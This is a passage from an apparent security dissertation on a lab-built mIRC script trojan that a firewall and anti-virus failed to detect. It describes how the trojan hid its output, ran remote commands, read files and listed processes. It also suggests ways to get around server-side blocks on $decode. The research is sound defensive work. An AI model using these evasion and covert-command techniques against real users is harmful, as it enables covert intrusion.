

Figure 5.1: *Attacker and Target in channel*

5.1.1 mIRC data from pre-test

Both the screens of the attacker and the target are included showing what was visible to them (see Section B.4).

A significant observation is when the attacker sent an exploit command to the target while target's client did not contain any vulnerable code the command received by the target was visible on their status screen (see Listing B.6). This is the default behavior of mIRC, to display in the status screen the contents of every CTCP event sent to the user.

5.1.2 Firewall data from pre-test

During pre-testing the there were no prompts from the firewall during the entire testing process, and the firewall activity logs showed no entries. The only observable changes were in the list of active connections. Two screenshots of the firewall connection activity list are provided in Section B.2 with first being during Phase one as the client initiated a connection to an IRC server, and the second was the state of the connection throughout Phases one-to-four.

The firewall settings that were applied on the target's laptop are shown in the screenshot Figure B.1.

5.1.3 Anti-virus data from pre-test

Anti-virus software was installed and running throughout the testing. The real-time activity log of the anti-virus showed no suspicious activity and no events, but the manual scans performed at key points in the testing produced analyzable data.

Two folders were manually scanned, namely:

C:\Program Files\mIRC Where the application is installed to

C:\Users\Users\Appdata\mIRC Where the user specific application data is stored

The manual scan logs were lengthy as the anti-virus included self-checks of all its components before beginning the scan, so only the portions corresponding to the actual scan results of the above two folders have been captured for further analysis. The extracted scan results from the manual scans performed before the beginning of Phase one of testing are detailed in Section B.3. The results from the manual scanning at the end of Phase four are detailed in Section B.5.

The settings applicable to the anti-virus (which were part of every log generated) remained the same throughout all testing, so a single extract of these settings is provided in Listing B.1.

5.2 Test case 1 results

The first test case involved the transmission of the application extensibility code between Attacker and Target through the channel, which Target then copy-pasted into their mIRC client's remotes section. The exploit command from Attacker was sent after the extensibility code was inserted in Target's application. The specific data sets generated by the testing process are detailed below.

5.2.1 mIRC data from test case 1

The mIRC screens of both Attacker and Target were recorded and are presented in Section C.1. There was no data in Target's status screen data even after the exploit command was sent through by Attacker.

On the other hand after the exploit command was transmitted to Target by Attacker, the contents of the selected file were played back to Attacker successfully (see Listing C.2).

5.2.2 Firewall data from test case 1

The firewall data relating to the second test case was exactly the same as that from the pre-testing. There were no events in the firewall logs but the outbound connections did show up in the activity screen of the firewall in exactly the same way as during the pre-test (see Section 5.1.2).

5.2.3 Anti-virus data from test case 1

The anti-virus software did not record any events from the real-time active protection, and from the manual scans the results from the scanning of the two target folders before Phase one were identical

to the pre-testing results (see Section 5.1.3) and are not included. The manual scan after Phase four of the testing produced identical results to the pre-testing, however these scan results are included in Section C.2 to allow for further analysis.

5.3 Test case 2 (PoC) results

On completion of the proof of concept the code was tested following the process outlined in the methods section (see Section 3.3.1). This included the transfer of the extensibility code to Target (see Section 4.2.4), followed by the transmission of several commands (see Section 4.3.3) by Attacker once Target confirmed the code was in place in their client. The data generated by the second test case are detailed below.

5.3.1 mIRC data from test case 2

Both the screens of Target (see Listing C.1) and Attacker (see Listing C.2) were captured after the testing and reflect the exchange of the code, transmission of covert commands and the resulting transfer of information on running processes from Target as detailed in the description of the effects of the Attacker's commands (see Section 4.3.3).

There was no information in Target's status screen, however during the execution of the commands sent by Attacker a minimized MSDOS window appeared in Target's Windows taskbar for a period of approximately one second as the "/.run" command executed. A screenshot provided shows the location of the minimized window (see Figure 5.2).



Figure 5.2: *Minimized MSDOS screen in taskbar while performing /run command*

5.3.2 Firewall data from test case 2

Exactly like the pre-testing and first test case there was no activity logged in the firewall's event logs. mIRC was able to connect to the IRC server without any user prompts or notifications from the firewall, and during the entire testing process there was no additional activity observed beyond that already noted during the pre-test (see Section 5.1.2).

5.3.3 Anti-virus data from test case 2

Anti-virus scans were performed before the beginning of Phase one of testing and also at the end of Phase four of the testing and the results can be found in Section D.1 and Section D.3 respectively.

Chapter 6

Discussion

6.1 Introduction

The evaluation and discussion of the results for the experiments was based on comparison of the expected behavior to the observed behavior, with reference made to the supporting data captured during the testing.

Each of the expected behavior was expanded on first to discuss the underlying principles of the expectation, this was then related to the observed behavior and data from the pre-testing and first test case.

The expectations relating to the second test case differed and are discussed separately from the pre-testing and first test case. It should be noted that the key elements identified from the analysis of the pre-testing and first test case data were carried over into the design considerations for the proof of concept (see chapter 4).

6.2 Pre-testing and test case 1 discussion

The security-positive expectations established for the pre-testing and first test case are re-iterated here:

1. **Network access** - On creation of a network connection by the application the firewall should pick this up and explicitly ask if this connection should be permitted.
2. **Malicious code detection** - Anti-virus should detect the malicious extensibility code when it is exchanged, entered and stored as part of the application, or when it is invoked.
3. **Language restriction** - The code exposes the script interpretor to remote users allowing them to interact with local content arbitrarily, language restrictions in the application should prevent this.
4. **User permissions** - The remote command accesses the contents of a system file, the application (running with user privileges) should not be able to access such system files.

6.2.1 Network access expectations

The expectation regarding network was:

"**[Network access] - On creation of a network connection by the application the firewall should pick this up and explicitly ask if this connection should be permitted.**"

A firewall is intended to enforce network perimeter settings, managing both in-bound and out-bound connections based on some form of access list. The expected behavior was that if an application tries

to make an internet connection the firewall will intervene and prompt the user if they would like to allow that connection to be made. In this case the firewall was newly installed and the expectation was that *all* in-bound and out-bound connection attempts would be met by a prompt to the user on whether that application should be granted permissions to establish that connection. It was expected that a user could subsequently grant permanent rights to specific applications to prevent any further prompts on network connection attempts.

Following the above expected behavior, since an out-bound connection would be required for mIRC to connect to an IRC server it was expected that the firewall would pick this up and prompt the user whether the application may establish that connection.

Observed firewall behavior

The observation was that there was no prompt from the firewall when mIRC was connecting to an IRC server. Even though the out-bound connection from mIRC was listed in the activity list of the firewall confirming the firewall was aware of this connection, the initiation of that connection did not bring about any prompts or notifications to the user that a connection was being attempted.

A closer examination of the features of the firewall selected, Comodo Firewall (Comodo Group Inc, 2011), shows two key features that directly relate to both the expected and the observed behavior:

- Default Deny Protection - Makes sure that only known PC-safe applications execute
- Exclusive access to Comodo's "safe-list" - List of over two million known PC-friendly files and apps. Provides free firewall protection with the knowledge to let safe files and apps run.

The "Default Deny Protection" feature implies that the firewall's default behavior is to reject connection attempts unless the application is "known". The second feature provides information that there is a safe-list of applications that the firewall recognizes and for which there are already network access rules configured. On examining the firewall's Trusted Software Vendors list "mIRC Co. Ltd", the developer of mIRC, was found in the list. This means mIRC is a "known" application and the firewall already had network access rules configured for this application. Presumably these rules are configured to allow mIRC to establish connections without any prompts or notifications to the end-user - which would explain the observed behavior. There is no evidence pointing to any reason why programs signed by "mIRC Co. Ltd" should not be trusted, but as will be later pointed out in Section 6.2.1 this trust by the firewall plays a critical role in the vulnerabilities that were identified.

The firewall does offer a "Paranoid Mode" which would treat all applications as unknown and untrusted, requiring that the user specifically grant access to each application, however this mode has to be manually activated by an end-user.

The use of a safe-list (often referred to as a white-list) is not unique to this firewall as other firewalls have similar implementations of this concept. Some pre-populate the list, as was the case with this firewall, while others allow a user to build their own list manually. Others aid the user in populating the list as and when applications first attempt to make a connection - providing the user with the option to permanently grant access to that application, effectively safe-listing it.

The the active connections did show up in the firewall's activity screen, but a user would need to manually open this screen in order to see the network activity, so it is not a ready source of information

as to what is happening over the network interfaces. During Phase one as the client connected to the server it opened up a listening port (port 113) for IdentD services (see Figure B.2) in addition to the outgoing TCP connection to the IRC server. The mIRC guide indicates that only a single listening port is opened for IdentD purposes, but the firewall inexplicably reflected the open listening port twice. Once the connection to the server was established the listening ports were closed, as was expected from the description of the IdentD implementation, and only the established TCP connection remained. (see Figure B.3).

Foundations of the vulnerability

Kamara et al (2003) describe a firewall vulnerability as an error, weakness, or an invalid assumption made during firewall design, implementation, or configuration that can be exploited to attack the trusted network the firewall is supposed to protect. The default firewall behavior observed in the first test case forms the first piece of the puzzle in understanding the application extensibility risk. The host application, mIRC, is a legitimate and trusted program out of the box, but what happens if mIRC is extended with malicious code, does it still keeping its "trusted" status with the firewall?

The malicious application extensibility code inserted into mIRC as part of the first test case shows that over an already established connection the firewall does not recognize the application as having been modified, and allows the connection to remain established, allowing a remote attacker to interact with the malicious code.

The following hypothesis could provide answers in regard to this troubling behavior from the firewall:

1. All the communication between the attacker and the target, including the attack, was over an already established connection, and unless the firewall applied some form of content filtering it is essentially unaware of the content that is being transmitted over a connection and so cannot react to it.
2. The application extensibility code that was added does *not* modify any mIRC binary files, it is instead stored as separate file and read by the interpreter at runtime. So although mIRC's functionality can be altered via application extensibility, the mIRC executable (mIRC.exe) itself remains unchanged. Since this is what establishes the connection it is also what the firewall uses to identify the application and determine what permissions are applicable. The effects of the extension are invisible to the firewall since the binary file used to establish the applications identity and permissions remains unchanged.

The level of protocol analysis provided by the firewall is limited to checking if every packet conforms to that protocol's standards, if not then the packets are blocked. In this case, there was no interference to the protocols used so this protection feature of the firewall would not be triggered. Understanding the real mechanics that underly this vulnerability are outside the scope of this work, but it is enough to note that this is the first of several vulnerabilities that underpin the possible application extensibility risk.

Summarizing the firewall vulnerabilities

The observed behavior can be summarized as revealing the following vulnerabilities:

1. mIRC is a legitimate end-user application, and if a pre-populated safe-list is being used by the

firewall then there is a good chance it is on that list with permissions already granted to create network connections.

2. The firewall is blind to content being transmitted over an established connection, so the content transmitted does not affect the firewalls behavior.

3. The firewall trusts the binary file, and this file remains unmodified by extensions to the application, so extensions do not affect granted permissions.

Comparison to GTbots

GTbot stands for Global Threat bot, and the Nohack Project (Nohack Project, 2011) describes them as a nothing more than a renamed mIRC client (usually temp.exe) running in stealth mode. It utilizes the HideWindow program to enable it to run stealth, and can contain any number of mIRC bot scripts. It is a trojan that is usually downloaded by users on IRC networks when they are tricked into thinking it is a cleaner, utility program.

GTbots are largely a controllable threat for firewalls because they usually break the firewall's trust through the modifications made to the files to evade anti-virus signatures. This specifically refers to item three on the summary of firewall vulnerabilities just identified. Renaming, compressing, packing or encrypting the main mIRC binary file makes it differ from the white-listed version in the firewall rules, making the firewall treat the application as unknown. This would result in the firewall intercepting connection attempts and prompting the end-user whether to grant permissions or not for the application to create a network connection.

6.2.2 Malicious code detection expectations

The expectation regarding the detection of malicious code was as follows:

Malicious code detection - Anti-virus should detect the malicious extensibility code when it is exchanged, entered and stored as part of the application, or when it is invoked.

There were several points in the interaction between the target and attacker where the malicious extensibility code was accessible to the anti-virus. During the exchange of the code between the attacker and the target in the chat channel, when the target copied that code into the clipboard in order to paste it into the Remotes section of mIRC, when the code was saved and written to a script file in the user's folders, and when it was invoked by the attacker using an exploit command. The expected behavior was that at any one of these points during the first test case the anti-virus would respond to the presence of the malicious code or malicious activity and block that code or activity.

Observed anti-virus behavior

The results of the firs test case (see Section 5.2.3) revealed that the anti-virus package was unable to pick up on any of these actions as involving malicious code.

This is perhaps due to a weakness in the design of anti-virus programs, they primarily depend on signatures to identify malware. Ciampa (2008) points out that a signature-based defense must be updated regularly, and in this case the signatures were the most up to date, however van der Molen (2011) also points out that due to the backlog of signature updates and targeted attacks, anti-virus software generally detects only malware that is older than four weeks. In this case the malicious code

was obtained from a website (see Section 3.4.1) that has been around for much longer than that, but the code was slightly modified for testing purposes which may have had an impact on its detectability.

The anti-virus product used has a heuristic scanning ability, which allows for the detection of malware through generic signatures or code behavior, but non of the activities conducted were picked up as being malicious. However, like normal signatures, heuristics are built on known patterns of behavior to allow for detection, so perhaps the extension and the behavior from the application do not match any known malicious activity.

Foundations of the vulnerability

There are many possible reasons to why the anti-virus package did not identify the code as malicious, a few of which are noted here:

1. Even though the code is publicly available, it is not treated as a significant threat so it is not included in the anti-virus signatures.
2. The malicious code is in the anti-virus signatures, but the modifications made to it for testing purposes have generated an unrecognizable variant for the anti-virus.
3. The anti-virus package has no mechanism to allow it to effectively detect the malicious code at any of the possible contact points identified above.

The most likely of explanation is the first one, however an investigation into the actual cause of the non-detection beyond the scope of this work. It remains critical to note that the code and its effect was not blocked by the anti-virus product installed.

Summarizing the anti-virus vulnerabilities

The anti-virus software installed was unable to pick up the malicious code that was transmitted and used as part of the first test case.

Comparison to GTbots

GTbots are more readily detected by anti-virus products as their threat is real, with reported incidents, and so form a concern for anti-virus vendors. GTbots are used to form botnets that can be used for denial of service attacks, stealing confidential information from infected clients, or for the distribution of spam. All these activities require a substantial amount of functionality, which in turn means a substantial amount of software or code involved in the makeup of the GTbot. This package of software and its behavior is what gets finger-printed and used to create signatures for detecting the bot. Anti-virus heuristics can also be used to detect new variants of already identified malware, improving the detection rate and effectiveness of the anti-virus product.

6.2.3 Language restriction expectations

The expectation regarding the language restriction that would be in place in mIRC was as follows:

Language restriction - The code exposes the script interpretor to remote users allowing them to interact with local content arbitrarily, language restrictions in the application

should prevent this.

Literature points to a need for extensible languages to have some kind of language restrictions to prevent abuse, in particular the ability for an external party to interact directly with local files or components.

Observed language restriction behavior

The malicious code inserted into the target's laptop as part of the first test case allowed for the attacker to interact successfully with the malicious code and execute functions remotely (see Section 5.2.1) without restriction. Of even more concern is that features of the scripting language can be used to mask this activity, in particular the use of a dot (.) in front of a command suppresses normal informative output to a user's screen (see Section 3.4.2). The addition of "halt" to the extensibility code prevented any further processing of the triggering event by the interpretor (which would include displaying the CTCP command received in the status screen, as seen in the pre-testing results (see Section 5.1.1)).

Foundations of the vulnerability

Amazingly enough mIRC is built with language restrictions that could greatly reduce the possibility of the above unwanted behavior, but none of these restrictions are turned ON by default.

The varying levels of restriction that can be applied are as follows:

1. Disable specific commands from being used by the script interpretor e.g. "Com", "dll", "run", "encode"
2. Disable the script interpretor's ability to process specific types of events, e.g. "CTCP", "Raw", "Events"
3. Disable the extensibility interpretor completely or disable specific grouped scripts

While the silencing of command output or the halting of further processing of an event cannot be disabled, there is still more than enough lock-down capability built into mIRC to prevent the extensibility platform from being leveraged by a remote attacker, if only it was configured to do so by default.

When comparing these language restrictions built into the interpreter in mIRC to what is recommended by Anupam and Allen (1998)(see Section 2.5.1) the protection in mIRC seems to focus mostly on access controls to functions, preventing script from sensitive functions that would allow the client application to interface directly with other applications. There is a lack of inherent mechanisms in the interpretor to automatically deal with independence of contexts and the management of trust between scripts and objects.

The flexibility of the scripting language does afford an end-user the opportunity to design an independence of contexts or the management of trust between, through features like the ability to apply user levels prerequisites for remote users to trigger local script events. However, the design, management and appropriateness of the applied separation of contexts and management of trust is left up to the end-user to construct.

Summarizing the language restriction vulnerabilities

Having language restrictions but *not* applying them by default means the standard mIRC installation is vulnerable to the insertion of malicious code that affects the software's integrity.

6.2.4 User permission expectations

The expectation regarding the operating system's enforcement of user permissions and privileges was:

User permissions - The remote command accesses the contents of a system file, the application (running with User privileges) should not be able to access such system files.

As part of the testing a User account was created on the target's laptop and all testing was done while on this profile. The expectation was that User level permissions would prevent read and write access to system files, meaning that even if the mIRC application was compromised it would not be possible for the application to interact with the system in a way that could result in a complete compromise of the system. A key aspect of client-side exploits is that the exploit code ends up executing with whatever permissions the user has (Hoglund, 2008) , so the more restricted the profile is the less facility an attacker would have to compromise the entire system through that profile.

Observed user permission behavior

It was confirmed that user level privileges were being applied by the operating system to the profile used as access to system folders was restricted. There was still sufficient privileges available to the user profile to obtain information about the state of the system. The command used by the attacker in the first test case (see Section 5.2.1) exposes the contents of a system file. In this case, the target had "read" privileges to the Hosts file, but no "write" permissions which at least removes the possibility of the attacker adding their own DNS resolutions into the file and possibly redirecting traffic from the target's machine.

The observed behavior was consistent with what was expected, showing that this level of security was not breached by the software integrity attack. Unfortunately whatever permissions were available to the local user were equally available to the attacker after having successfully compromised security up to this level. This allowed the attacker some level of interaction with local system files.

Foundations of the vulnerability

While the user permissions were successfully applied and enforced by the operating system, there was still sufficient privilege on the user profile to allow for the access of sensitive information regarding the system's state that could be fed back to an attacker. Further, the amount of leverage afforded to an attacker by the backdoor is such that it would be possible for an attacker to use the mIRC extensibility platform to craft and mount a local privilege-escalation attack against the system if the system was vulnerable to this.

Summarizing the user permission vulnerabilities

There were no obvious direct execution or modification risks to sensitive system files due to the proper restrictions of privileges, however critical information about the system could still be obtained by the attacker which could assist in the mounting of a secondary attack vector to gain higher privileges on

the system.

One aspect not revealed by the testing, but that is of significance with regards to the "/.play" command, is that if there is insufficient permission to display the contents of a file an error message does show up in the status screen of the target informing them of the failure to read the file. Only normal status and information displays can be suppressed, error messages are revealed in the target's status screen irrespective of the level of information suppression performed. The only way to get around this would be for an attacker to include error handling in the extensibility code to catch and suppress the display error messages as well. With the code as used in the testing, an attacker would have to know what rights and permissions were applicable to different files to avoid inadvertently attempting to read a file with insufficient privileges. This would lead to an error message being displayed in the target's status screen, alerting the target to the on-going activity.

6.2.5 Summary of identified vulnerabilities

This test case was able to identify a number of vulnerabilities in relation to how different security mechanisms interact with an application extensibility attack.

The pre-testing and first test case uncovered the following specific vulnerabilities in the lab environment:

- It is possible for an extensible application to be modified with malicious code and still retain its trust status with a firewall.
- It is possible for malicious extensibility code to go undetected and unblocked by anti-virus software even when the virus definitions are up-to-date.
- It is possible to access sensitive extensibility functionality and breach security contexts within mIRC, allowing a remote user to directly interact with local files.
- It is possible to obtain critical information about the state of a system even when locked to user privilege levels.
- It is possible for all of these activities to happen without the target being notified or aware that they are happening.

Collectively these vulnerabilities reveal that application extensibility can be used to compromise a secure system without triggering any security mechanisms or alerting the user in any way that a compromise of security has occurred. The most effective layer of security was the restriction of user privileges on the system, these restrictions continued to apply to the compromised application running on that profile, restricting the attacker's interaction with the system.

6.3 Test case 2 (PoC) discussion

The security-negative expectations that were applicable to the second test case were as follows;

1. **Network access** - Despite the trusted application having been modified through extensibility the firewall would fail to pick this up and still grant out-bound permissions based on the trust.

2. **Malicious code detection** - Anti-virus would fail to detect the malicious extensibility code when it is exchanged, entered and stored as part of the application, or when it is invoked.

3. **Language restriction** - The default language restriction settings in mIRC would fail to prevent the exposing of the script interpretor to remote users allowing them to interact with local content arbitrarily.

4. **User permissions** - Even though the application was being run with user privileges, it would still not enforce sufficient restriction to prevent access to sensitive system information.

6.3.1 Network access expectations

Network access - Despite the trusted application having been modified through extensibility the firewall would fail to pick this up and still grant out-bound permissions based on the trust.

Based on the behavior observed in the first case, it was expected that the proof of concept code would be able to leverage successfully the vulnerabilities identified in the firewall behavior to achieve a perimeter breach.

Observed firewall behavior

The expected behavior was observed, with the firewall again failing to intervene with the prevention or detection of the transmission of the malicious code. It also failed to pick up that the host application's behavior was modified by the extension once the extension was applied.

Impact of the firewall vulnerabilities

All transmission to and from the attacker was being covertly relayed over the established connection in this case, but the host application's unrestricted firewall permissions could allow an attacker to create an extension with network capabilities that could create out-bound connections for the transfer of binary data.

Gattiker's (2004) describes a key limitation of firewalls as being the fact that they protect against *visibility* issues, not *vulnerability* issues. Firewalls selectively block traffic as it enters and leaves a system, but do not provide much protection against allowed traffic exploiting vulnerabilities in the applications that traffic interacts with. In this context what has been observed can be described as the firewall permitting a trusted application with no vulnerabilities to be visible, a semantic attack is then carried out that results in the trusted application being made vulnerable, but the firewall maintains this application's visibility while offering no protection against the application's new vulnerability.

This firewall vulnerability also dramatically reduces the level of effort required in the semantic attack against an end-user as the goal becomes simply to get the end-user to install the trojan code, once the code is in place an attacker can then interact directly with the code to further their system penetration. An end-user, with a false sense of security from the lack of security warnings from their firewall, would not be any wiser of the malicious activity that is continuing on their system.

6.3.2 Malicious code detection expectations

Malicious code detection - Anti-virus would fail to detect the malicious extensibility code when it is exchanged, entered and stored as part of the application, or when it is invoked.

Based on the first test case, it was expected that the anti-virus software would still fail to recognize any of the code in the extension as malicious, and the activities of the Attacker through the extension would not trigger any behavioral or heuristic based monitoring by the anti-virus.

Observed anti-virus behavior

Once again the expected behavior was observed as the trojan was successfully transferred from the attacker to the target without triggering any virus alerts, and the code was successfully installed by the target and interacted with by the attacker with the anti-virus picking up nothing.

The default file that mIRC stores extension scripts in "remotes.ini", this file is present, but blank in the default installation of mIRC, and is located in the AppData folder that was scanned (see Section 5.3.3) using the anti-virus product.

Impact of the anti-virus vulnerabilities

The observed behavior of the anti-virus product in failing to detect new or variants of malicious code is something that the computer security industry is well-aware of. A particular type of threat leverages this vulnerabilty quite extensively, namely - *digital tradecraft*. Digital tradecraft refers to the techniques and procedures of espionage using software (Hoglund, 2004), and it forms one of the major tools in a cyberwarfare arsenal.

In van der Molen's (2011) related discussion on the propagation of malware for cyberwarfare purposes he points out that this is viable only if the exploited vulnerabilities can be abused over a long period of time, and to avoid detection of the malware it is essential that the infection not be spread widely so that the abused vulnerabilities are not picked up by the system users, other cybercriminals, anti-virus software vendors or software manufacturers.

In a recently declassified report by the Canadian government entitled "Combating Robot Networks and Their Controllers" they discuss Targeted attacks or Advanced Persistent Threats (APTs) which are focused malware attacks that attempt to obtain sensitive corporate or government information by targeting individuals instead of hosts. They are described as primarily using semantic attacks to penetrate the target host environment, which is then loaded with malware disguised as innocuous utilities that are not usually detected by anti-virus software or intrusion detection systems (rates of detection less than 25

These examples all describe the same thing, an attack that relies heavily on staying under the radar and whose propagation is deliberately limited in order to maintain or prolong the duration of the system compromise. The PoC code built shows this vulnerability being successfully exploited through application extensibility.

6.3.3 Language restriction expectations

Language restriction - The default language restriction settings in mIRC would fail to prevent the exposing of the script interpretor to remote users allowing them to interact with local content arbitrarily

Having identified that mIRC's default configuration enforces non of the language restriction policies built into the interpretor, it was expected that any valid code integrated into the application would run.

Observed language restriction behavior

The expected behavior was observed, highlighting the vulnerability in the lack of language restriction enforcement in the default setting of mIRC. It also seems highly unlikely that an end-user would take the time to enforce these language restrictions unless they were aware of a potential threat to their client. This increases the likelihood that an attack of this nature would succeed. However, there was one new development of interest, and that is server-side language restrictions, discussed further below.

Server-side malicious code detection

During the development of the PoC code it was observed in some initial tests that some IRC servers now block text to channels that include the $decode function as part of body of the text. This possibly follows the spread of several IRC worms that have utilized the $decode function as part of their obfuscation and propagation mechanism. The "Nkie.txt" worm (The Nohack Project, 2010) is identified as one of the more notable worms using this function.

The impact of such a block is that the decryption part of the PoC code cannot be transferred over these servers due to its use of the $decode function. The error message returned by these servers on blocking this text is reflected in Listing 6.1.

Listing 6.1: IRC server message on blocking text with Decode function

```
raw 404:*: Attacker #Experiment Message blocked: This is a known mIRC
   scripting exploit.
```

This means the PoC code as developed can not be transferred to users on servers applying this signature-based block without compensatory actions from the attacker. Either modifications would have to be made to the code to use an encryption and obfuscation algorithm with no dependency on the $decode function, or the transmission of the current code through alternative avenues such as DCC (Direct client-to-client) chat or via the use of web-based code pasting bins.

Such a block would also be effective in preventing the spread of this trojan from user to user, defeating the "It takes two to Tango" propagation design (see Section 4.2.3). While this blocking represents more anti-virus like blocking behavior than a language restriction, it still represents a step forward in preventing attacks against users from known exploits. Consequentially the most effective means of circumvent this block would be the creation of a variant that uses a different algorithm as the actual encryption strength or usefulness is secondary to its ability to hide the covert communication from the Attacker to the hidden backdoor.

6.3.4 User permission expectations

User permissions - Even though the application was being run with user privileges, it would still not enforce sufficient restriction to prevent access to sensitive system information.

The first test case involved using the granted user privileges to acquire the contents of a single system file (see Section 3.4.2), but to demonstrate the vulnerability that is still present even when a user is running their client on a restricted user profile the commands transmitted now involved the gathering of information on the running processes on the target's system (see Section 4.3.3). The list of running processes would allow an attacker to identify what security software was running on a target, and if they had any applications vulnerable to local exploits running.

Observed user permission behavior

The interaction between the target and the attacker details the introduction of the trojan, the covert transmission of commands to the target, and the resulting enumeration of the running process on target's system (see Section 5.3.1). Even though the client application was running a user profile with restricted privileges, several system commands are still accessible that could prove very valuable to an attacker.

An account with administrator privileges would allow virtually unrestricted access to every aspect of the system, representing a worst case scenario following a perimeter breach of this nature.

6.4 Limitations identified in the PoC code

The use of a covert channel tunneled through the visible encrypted text presented two challenges that relate to covert channels in general:

1. The covert channel bandwidth (or bus width) problem
2. The use of a common protocol to transmit information

6.4.1 Covert channel bus width problem

In the design of the PoC code the covert channel was built into the encryption algorithm (of the attacker) and the decryption algorithm (of the target), this encryption algorithm serves as the communication protocol and each line of encrypted text could be viewed as a single data packet. Couture (2011) indicates that covert channels usually suffer from a bandwidth problem, being unable to achieve a high throughput rate of data transfer due to the mechanisms utilized, however in this case it is more of a bus width problem that was being encountered. The bus width available would the maximum number of displayable characters per line on a chat server before the text is broken (i.e. not just wrapped) and displayed as two separate lines from a user. This presents a problem as the decryption relies on the entire text being displayed as a single line, so this limits the total length of an encrypted string for it to effectively carry the covert communication.

When you relate it to the constraint described by Couture (2011) that the tunneling of illicit network traffic could reduce the amount of bandwidth available to other users or processes and cause some reduction in normal service, you end up with a basic equation that states that the more "normal"

encrypted text the less the "covert" text you can fit in, and vice versa, the longer the covert command you want to transmit the less the normal covering encrypted text you will have available. Couture expands on the implications by pointing out that the more covert data that is secreted into each legitimate data packet, the greater the chances of the channel being detected. This effect can be observed in the second test case chat logs as seen by Target Listing D.3. In line 22 which shows the decrypted version of line 23 (containing a covertly transmitted command), the encrypted text appears extra-ordinarily long in relation to the amount text decrypted from it, leading to the possibility of covert channel being suspected and detected. This limits the viability of the channel being able to carry large amounts of data back and forth, which is why the relaying of data from the target to the attacker is not done via this covert channel, but rather the visual suppression mechanisms (see Section 3.4.2) built into mIRC's extension language are used to covertly transfer the results of the executed commands.

6.4.2 Covert channel communication protocol

Couture (2011) notes that when covert traffic is encoded within some part of the legitimate traffic, which is what the PoC code does, both ends must be deliberately programmed to understand the particulars of the encoding scheme or neither will be able to communicate with the other. While this principle is adhered to in the design of the proof of concept, the challenge stems from the lack of a mechanism in the code to identify the intended recipient of a covert command when more than one end-user is running the compromised code. The problem can be expressed as follows:

- Since the PoC was crafted along the basis of a targeted attack (see Section 6.3.2), the idea is that an attacker would be deliberately targeting a specific user with some knowledge of their system environment.
- If the code is propagated amongst several users (something the code was designed to encourage (see Section 4.2.3)) a single covert command sent to a channel might be executed by different users with varying system environments or configurations.
- The risk run is that if the command is invalid on a user's system, or the user does not have the right permissions to execute the command, a visible error message would be generated (see Section 6.2.4) alerting that end-user to the covert attack!

This points to the fact that a real world attack would require even more sophisticated techniques to successfully avoid detection in the long run.

Chapter 7

Conclusion

7.1 Conclusions from the work

7.1.1 Addressing research question 1

Does application extensibility in network capable applications pose a potential security risk?

Yes.

Gattiker, (2004) describes a risk as the degree of probability that a disaster will occur in light of the existing conditions, and the degree of vulnerability or weakness present in the system. It has been observed and successfully demonstrated that significant vulnerabilities exist (see Section 6.2.5) in the way traditional security mechanisms interact with network-capable extensible applications, particularly in the management of the trust relationship, and that these vulnerabilities can be readily exploited as part of an attack (see Section 6.3).

An end-user can be the target of a semantic attack that results in the download of code without integrity checking allowing an attacker access to the system through the network-capable extensible application. The security risk that application extensibility poses was successfully demonstrated.

7.1.2 Addressing research question 2

How realizable is the threat of application extensibility in a real world context?

It is realizable.

The proof of concept involved the crafting of a trojan using the extension language in mIRC. It successfully demonstrated that security vulnerabilities related to extensible network applications can be readily exploited via a blended threat that targets both the user and the system. Cole (2005) notes that as more and more improvements are made to secure networks attackers may move to trojan horses as a means of circumventing the security control. This correlates with the predictions from other researchers on an ever-growing threat from semantically driven attacks.

Dhanjani (2009) further adds that in the past, attackers were more opportunity-focused, stumbling on their victims by looking for targets that had a specific vulnerability, but it is very likely that attackers will move away from this traditional method and begin working in the opposite direction, choosing their victims and then constructing an attack based on their victim's environment. The proof of concept leveraged the features and functions already in the target environment, validating the threat of extensibility in targeted attacks.

The threat is readily realizable in a real world context.

7.2 A feature or a flaw?

The development of the proof of concept was meant to highlight two key features of extensibility that make it unique in the list of general challenges to securing software (see Section 2.2). Unlike Connectivity that presents itself primarily as the *channel* of attack, and Complexity which manifests itself as the *difficulty in securing* against attacks, Extensibility can present itself as both the *means* of an attack (through the ability to craft attacks in extension languages), and also the **target** of an attack (due to its ability to serve as a client-side platform for the construction of further attacks).

Application extensibility in any product is often touted as an advanced feature of note, but this inspection of some of the security implications of application extensibility points at perhaps a different interpretation being required. Application extensibility in network-capable applications, at least in the context specifically examined, can perhaps be more appropriately described by Rich Kulawiec's maxim, ***Any sufficiently advanced [flaw] is indistinguishable from a feature***.

7.2.1 Limitations and generalizations

Although the components embodied in the proof of concept that contribute to its successful distribution have been outlined (see Section 4.2.3) the scope of complimentary social engineering attacks as would be performed by an attacker to effect the initial transfer of the code to a target have not been described as they fall outside the scope of this dissertation. The code as presented, however, is fully functional and its effects and interactions are exactly as would be outside of the lab environment.

7.3 Contributions of the work

The contributions of the work can be summarized as being:

1. The identification of the developing end-user context that points to the likelihood of semantic attacks underpinning the extensibility threat.
2. The identification of several vulnerabilities relating to how traditional end-user security measures deal with extensible applications.
3. The confirmation of the risk posed by application extensibility in light of the developing end-user context and current security vulnerabilities.

7.4 Possible areas of further work

